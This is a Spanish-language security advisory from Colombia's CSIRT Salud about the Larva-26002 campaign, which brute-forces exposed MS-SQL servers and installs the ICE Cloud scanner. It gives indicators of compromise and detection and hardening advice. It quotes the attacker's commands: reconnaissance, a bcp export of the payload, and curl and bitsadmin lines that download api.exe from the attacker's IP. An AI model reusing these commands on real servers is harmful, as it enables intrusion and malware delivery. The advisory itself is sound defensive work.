Alerta ID:	086
Fecha del reporte:	24/03/2026
Entidad:	Todas las Entidades del Ecosistema Digital
Título:	Campaña de ciberataques contra servidores Microsoft SQL Server (MS-SQL)
Herramienta de detección	N/A
Activo involucrado:	Microsoft SQL Server
Tipo de alerta:	Boletín informativo
Nivel de riesgo:	Alta

Resumen ejecutivo

Informar a las entidades del Ecosistema Digital sobre una campaña de ataques activa y persistente llevada a cabo por el actor de amenaza identificado como Larva-26002. Dicha campaña se dirige específicamente contra servidores Microsoft SQL Server (MS-SQL) expuestos a Internet con credenciales débiles o predeterminadas, con el objetivo de desplegar el malware scanner denominado ICE Cloud Client.

Descripción:

AhnLab Security Intelligence Center (ASEC) confirmó en marzo de 2026 que el actor de amenaza Larva-26002 continúa una campaña de ataques iniciada en 2024, dirigida contra servidores MS-SQL mal administrados y expuestos a Internet. Esta campaña ha evolucionado progresivamente en sofisticación técnica:

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

AÑO	HERRAMIENTAS / MALWARE	OBJETIVO PRINCIPAL
2024	Ransomware Trigona y Mimic, AnyDesk, BCP utility	Cifrado de datos y extorsión (ransomware)
2025	AnyDesk, Teramind (RMM), Scanner en Rust	Control remoto persistente y reconocimiento
2026	ICE Cloud Client / Launcher (Go), BCP, curl, bitsadmin, PowerShell	Escaneo masivo de nuevos servidores MS-SQL víctimas

Un rasgo distintivo y alarmante de esta campaña es que el actor retorna a los mismos servidores comprometidos en años anteriores, evidenciando una estrategia deliberada y a largo plazo. Los textos internos del binario ICE Cloud están escritos en idioma turco, lo que vincula directamente esta campaña con los ataques de ransomware Mimic de 2024.

Consecuencias de la explotación

Impacto Inmediato

- Acceso no autorizado completo al servidor MS-SQL comprometido y sus bases de datos.
- Robo o exfiltración de datos sensibles almacenados en la base de datos.
- El servidor comprometido se convierte en un nodo activo de escaneo masivo para identificar y atacar nuevas víctimas MS-SQL en Internet.
- Instalación de herramientas de acceso remoto (AnyDesk, Teramind) que persisten indefinidamente en el sistema.

Impacto a Mediano y Largo Plazo

- Uso del servidor como plataforma de lanzamiento para ataques de ransomware (Trigona, Mimic) contra la propia organización o terceros.
- Compromiso de la disponibilidad del servidor si el actor decide desplegar ransomware en una fase posterior.
- Pérdida de reputación organizacional y posibles sanciones regulatorias por exposición de datos de clientes o terceros.

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

- Costos elevados de respuesta a incidentes, recuperación forense y restauración de sistemas.
- El actor mantiene acceso persistente, permitiendo retornar meses o años después para nuevas campañas.

Modo de explotación y cadena de infección

A continuación se describe paso a paso el ciclo completo del ataque, desde el acceso inicial hasta la explotación activa del servidor como nodo de escaneo:

FASE 1 — Acceso Inicial: Fuerza Bruta contra MS-SQL

El actor escanea Internet en busca de servidores MS-SQL con el puerto 1433 expuesto. Una vez identificados, ejecuta ataques de fuerza bruta y diccionario contra cuentas de SQL Server (típicamente SA con contraseñas simples). Al obtener credenciales válidas, inicia sesión directamente en el servidor de base de datos.

FASE 2 — Reconocimiento del Sistema

Tras acceder, el atacante ejecuta comandos para recopilar información del sistema comprometido:

```
hostname
whoami
ipconfig /all
netstat -an
tasklist
tasklist /FI "IMAGENAME eq sqlservr.exe" /FO CSV /NH
```


CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

FASE 3 — Almacenamiento del Payload en la Base de Datos

El actor almacena previamente el binario malicioso en una tabla de la base de datos llamada uGnzBdZbsi, dentro de una columna binaryTable. Este mecanismo le permite eludir controles de seguridad perimetral, ya que el payload viaja dentro del propio tráfico SQL legítimo.

FASE 4 — Extracción del Payload vía BCP (Método Principal)

Utilizando la utilidad legítima Bulk Copy Program (bcp.exe) de MS-SQL, el atacante exporta el binario almacenado en la base de datos hacia el sistema de archivos local del servidor:

```
bcp "select binaryTable from uGnzBdZbsi" queryout "C:\ProgramData\api.exe" -T -f "C:\ProgramData\FODsOZKgAU.txt"
```

El archivo FODsOZKgAU.txt actúa como archivo de formato que instruye al BCP sobre cómo exportar los datos binarios. Ambos identificadores (tabla y archivo de formato) se han mantenido consistentes desde 2024.

Descarga Alternativa (cuando BCP no está disponible)

En entornos donde el uso de BCP no es viable, el actor emplea herramientas nativas de Windows para descargar el payload directamente desde su servidor C2:

```
curl -o "C:\programdata\api.exe" "hxxp://109.205.211[.]13/api.exe"
bitsadmin /transfer job1 /download /priority high "hxxp://109.205.211[.]13/api.exe" "C:\programdata\api.exe"
```


CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

También se ha observado el uso de PowerShell como mecanismo alternativo de descarga, en los casos donde las herramientas anteriores están bloqueadas.

FASE 5 — Ejecución del ICE Cloud Launcher

El archivo api.exe no es el scanner definitivo, sino un dropper/launcher que actúa en dos etapas. Al ejecutarse con el argumento -show9 produce un log de ejecución. El launcher realiza un proceso de autenticación con el servidor C2 del actor, enviando un paquete de autenticación. Una vez autenticado, envía una solicitud de descarga para obtener el scanner real: ICE Cloud Client.

FASE 6 — Instalación y Operación de ICE Cloud Client


El ICE Cloud Client es el malware escáner final, desarrollado en el lenguaje Go. Sus características técnicas son:

- Escrito en Go (lenguaje de programación), con strings internos en idioma turco.
- Se instala con un nombre aleatorio que imita un programa legítimo, en el mismo directorio.
- Tras autenticarse con el C2, realiza un proceso de registro.
- El servidor C2 envía al scanner una lista de direcciones IP de servidores MS-SQL objetivo, junto con credenciales de prueba (ej. ecomm/ecomm) y el protocolo objetivo (mssql).
- El scanner intenta autenticarse contra cada servidor MS-SQL de la lista y reporta los resultados exitosos de vuelta al C2.
- Incluye una función de prueba de conexión RDP, aunque el comando de escaneo RDP completo no parece estar implementado aún.

FASE 7 — Persistencia y Acceso Remoto

Paralelamente a la instalación del scanner, el actor mantiene acceso persistente al sistema comprometido mediante herramientas de administración remota legítimas. Se han observado: AnyDesk para control remoto interactivo, reenviadores de puertos para conexiones RDP, y Teramind como herramienta RMM (Remote Monitoring and Management).

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570



Vulnerabilidades explotadas

Esta campaña no explota vulnerabilidades técnicas en el código de MS-SQL con CVE asignado como vector principal. El actor se apoya en debilidades de configuración y gestión. Sin embargo, se documentan a continuación las vulnerabilidades relevantes en el contexto de ataques a MS-SQL:

Gestión Inadecuada de Credenciales (Vulnerabilidad Principal)

La vulnerabilidad central explotada en esta campaña es la existencia de servidores MS-SQL expuestos a Internet con contraseñas débiles, predeterminadas o reutilizadas. Esta condición permite que los ataques de fuerza bruta y diccionario sean efectivos. La cuenta sa (System Administrator) con contraseña vacía o simple es el objetivo más frecuente. Esto no está asociado a un CVE específico pero representa el vector de entrada principal de la campaña Larva-26002.

Abuso de la Utilidad BCP Legítima (Living off the Land)

La herramienta Bulk Copy Program (bcp.exe) es una utilidad legítima de Microsoft incluida con SQL Server. El actor la utiliza de manera maliciosa para extraer payloads binarios almacenados en tablas de la base de datos hacia el sistema de archivos del servidor. Este abuso de

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

herramientas legítimas (técnica Living off the Land) dificulta la detección ya que bcp.exe es un proceso de confianza del sistema operativo.

RELACIÓN CON TÁCTICAS MITRE ATT&CK

TÁCTICA	TÉCNICA / DESCRIPCIÓN	ID MITRE
Acceso Inicial	T1110 — Fuerza Bruta: Ataques de fuerza bruta y diccionario contra cuentas MS-SQL expuestas en Internet con gestión inadecuada de credenciales.	**T1110**
Ejecución	T1059 — Intérprete de Comandos y Scripts: Uso de PowerShell, curl, bitsadmin y comandos BCP para ejecutar descargas y crear archivos maliciosos en disco.	**T1059**
Movimiento Lateral / C2	T1071 — Protocolo de Capa de Aplicación: ICE Cloud Launcher se autentica y comunica con el servidor C2 para descargar ICE Cloud Client y reportar resultados de escaneo.	**T1071**
Transferencia de Herramientas	T1105 — Transferencia de Herramientas de Ingreso: El actor transfiere y crea herramientas maliciosas usando exportaciones BCP desde MS-SQL y descargas directas (curl, bitsadmin, PowerShell).	**T1105**
Acceso Remoto	T1219 — Software de Acceso Remoto: Instalación de AnyDesk y Teramind (RMM) para mantener acceso interactivo y control remoto persistente del servidor comprometido.	**T1219**
Acceso Remoto	T1021.001 — Servicios Remotos: RDP: Configuración de reenvío de puertos y pruebas de conexión RDP para facilitar acceso remoto a sistemas comprometidos.	**T1021.001**
Reconocimiento	T1082 — Descubrimiento de Información del Sistema: Ejecución de comandos (hostname,	**T1082**

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

TÁCTICA	TÉCNICA / DESCRIPCIÓN	ID MITRE
	whoami, ipconfig, netstat, tasklist) para recopilar información del sistema post-compromiso.	
Impacto / Recolección	T1595 — Escaneo Activo: Uso de ICE Cloud Client para escanear masivamente Internet en busca de nuevos servidores MS-SQL vulnerables que puedan ser comprometidos.	**T1595**

ACTIVOS Y VERSIONES AFECTADAS

PRODUCTO	VERSIONES AFECTADAS	CONDICIÓN DE RIESGO
Microsoft SQL Server	2016, 2017, 2019, 2022 (todas con puerto 1433 expuesto)	Credenciales débiles o predeterminadas, sin MFA, expuesto a Internet
Windows Server (host de MS-SQL)	Windows Server 2012 R2 en adelante	Herramientas nativas disponibles (bcp.exe, curl, bitsadmin, PowerShell)

Condiciones Necesarias para el Ataque

- Puerto TCP 1433 (MS-SQL) accesible desde Internet sin restricción de firewall.
- Cuenta de SQL Server con contraseña débil, vacía o predeterminada (en especial la cuenta sa).
- Autenticación de SQL Server habilitada (modo mixto de autenticación).
- Sin mecanismos de bloqueo por intentos fallidos de autenticación (sin política de bloqueo de cuentas).
- Ausencia de monitoreo de logs y alertas para detección de fuerza bruta.

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

Indicadores de compromiso

TIPO	INDICADOR	DESCRIPCIÓN
IP	109.205.211[.]13	Servidor C2 / descarga de api.exe via curl y bitsadmin
URL	hxxp://109[.]205[.]211[.]13/api[.]exe	URL de descarga del dropper inicial ICE Cloud Launcher
DOMINIO	hostroids[.]com	Infraestructura relacionada con el actor de amenaza
MD5	0a9f2e2ff98e9f19428da79680e80b77	Hash de muestra de malware asociada a la campaña
MD5	28847cb6859b8239f59cbf2b8f194770	Hash de muestra de malware asociada a la campaña
ARCHIVO	api.exe	Dropper descargado en C:\ProgramData\api.exe
ARCHIVO	FODsOZKgAU.txt	Archivo de formato BCP usado para exportar el payload
TABLA SQL	uGnzBdZbsi	Tabla en BD usada para almacenar el binario malicioso
PATH	C:\ProgramData\api.exe	Ruta donde se deposita el dropper en el sistema

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

TIPO	INDICADOR	DESCRIPCIÓN
CREDENCIAL	ecomm / ecomm	Credenciales de prueba enviadas a objetivos MS-SQL escaneados

Recomendaciones

Para identificar si un servidor MS-SQL ha sido comprometido por esta campaña, se recomienda monitorear y verificar los siguientes indicadores:

DETECCIÓN EN LOGS DE SQL SERVER:

- Revisar el log de errores de SQL Server (ERRORLOG) en busca de múltiples intentos de inicio de sesión fallidos en corto período de tiempo, especialmente contra la cuenta sa.
- Buscar actividad inusual de la utilidad bcp.exe ejecutada desde el contexto del servicio SQL Server o mediante xp_cmdshell.
- Verificar la existencia de tablas con nombres aleatorios como uGnzBdZbsi en cualquier base de datos del servidor.

DETECCIÓN EN EL SISTEMA DE ARCHIVOS:

- Verificar la existencia de los archivos C:\ProgramData\api.exe y C:\ProgramData\FODsOZKgAU.txt.
- Buscar ejecutables con nombres aleatorios en C:\ProgramData\ con fechas de creación recientes.
- Revisar si AnyDesk o Teramind están instalados sin autorización del equipo de IT.

DETECCIÓN EN LA RED:

- Monitorear conexiones salientes desde el servidor MS-SQL hacia la IP 109.205.211.13.
- Detectar tráfico inusual hacia el dominio hostroids[.]com.
- Identificar conexiones salientes no habituales en el puerto 1433 desde el servidor (el servidor no debe iniciar conexiones MS-SQL hacia el exterior).

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

- Revisar logs de firewall para detectar escaneos masivos de puertos 1433 originados desde el servidor comprometido.

Medidas de Mitigación y Solución

CONFIGURACIÓN DE CREDENCIALES Y AUTENTICACIÓN:

- Cambiar de inmediato todas las contraseñas de cuentas SQL Server, especialmente sa, usando contraseñas complejas de mínimo 16 caracteres con mayúsculas, números y símbolos.
- Deshabilitar la cuenta sa si no es estrictamente necesaria, o renombrarla.
- Implementar una política de bloqueo de cuentas SQL Server tras un número definido de intentos fallidos (máximo 5 intentos en 5 minutos).
- Preferir la autenticación de Windows (modo integrado) sobre la autenticación SQL nativa cuando sea posible.

EXPOSICIÓN DE RED Y FIREWALL:

- Bloquear el acceso público al puerto TCP 1433 desde Internet. MS-SQL nunca debe estar expuesto directamente a Internet sin una VPN o control de acceso estricto.
- Restringir las conexiones entrantes al puerto 1433 exclusivamente a las IPs o rangos de red autorizados mediante reglas de firewall.

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

- Bloquear en el firewall toda comunicación saliente con la IP 109.205.211.13 y el dominio hostroids[.]com.

HARDENING DEL SERVIDOR MS-SQL:

- Deshabilitar xp_cmdshell si no es necesario, ya que es el mecanismo más utilizado para ejecutar comandos del sistema operativo desde SQL Server.
- Revisar y restringir los permisos de la utilidad bcp.exe. Limitar qué usuarios SQL pueden usarla.
- Aplicar el principio de mínimo privilegio: las cuentas de aplicación no deben tener permisos de sysadmin ni db_owner.
- Aplicar los parches de seguridad más recientes para MS-SQL, incluyendo la actualización que corrige CVE-2025-59499.

Fuentes:

- https://asec.ahnlab.com/en/92988/
- https://asec.ahnlab.com/en/61000/
- https://asec.ahnlab.com/en/90793/
- https://unit42.paloaltonetworks.com/trigona-ransomware-update/
- https://www.zscaler.com/blogs/security-research/technical-analysis-trigona-ransomware
- https://www.securonix.com/blog/securonix-threat-research-security-advisory-new-returgence-attack-campaign-turkish-hackers-target-mssql-servers-to-deliver-domain-wide-mimic-ransomware/
- https://gbhackers.com/ms-sql-servers-2/
- https://www.hendryadrian.com/attack-case-against-ms-sql-server-installing-ice-cloud-scanner-larva-26002/
- https://cybersecuritynews.com/threat-actors-continuously-attacking-ms-sql-servers/
- https://attack.mitre.org/
- https://msrc.microsoft.com/

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570

En caso de dudas, inquietudes o requerir asistencia adicional relacionada con esta alerta de seguridad, puede comunicarse directamente con el CSIRT Salud a través de las líneas telefónicas (+57) 3168931490 - 3181553570 o mediante el correo electrónico csirtsalud@minsalud.gov.co. Nuestro equipo está disponible para brindar el acompañamiento necesario.

CSIRT Salud
Dirección: Calle 119 No. 13 – 51
Bogotá D.C., Colombia
Tel: (+57) 3168931490 – 3181553570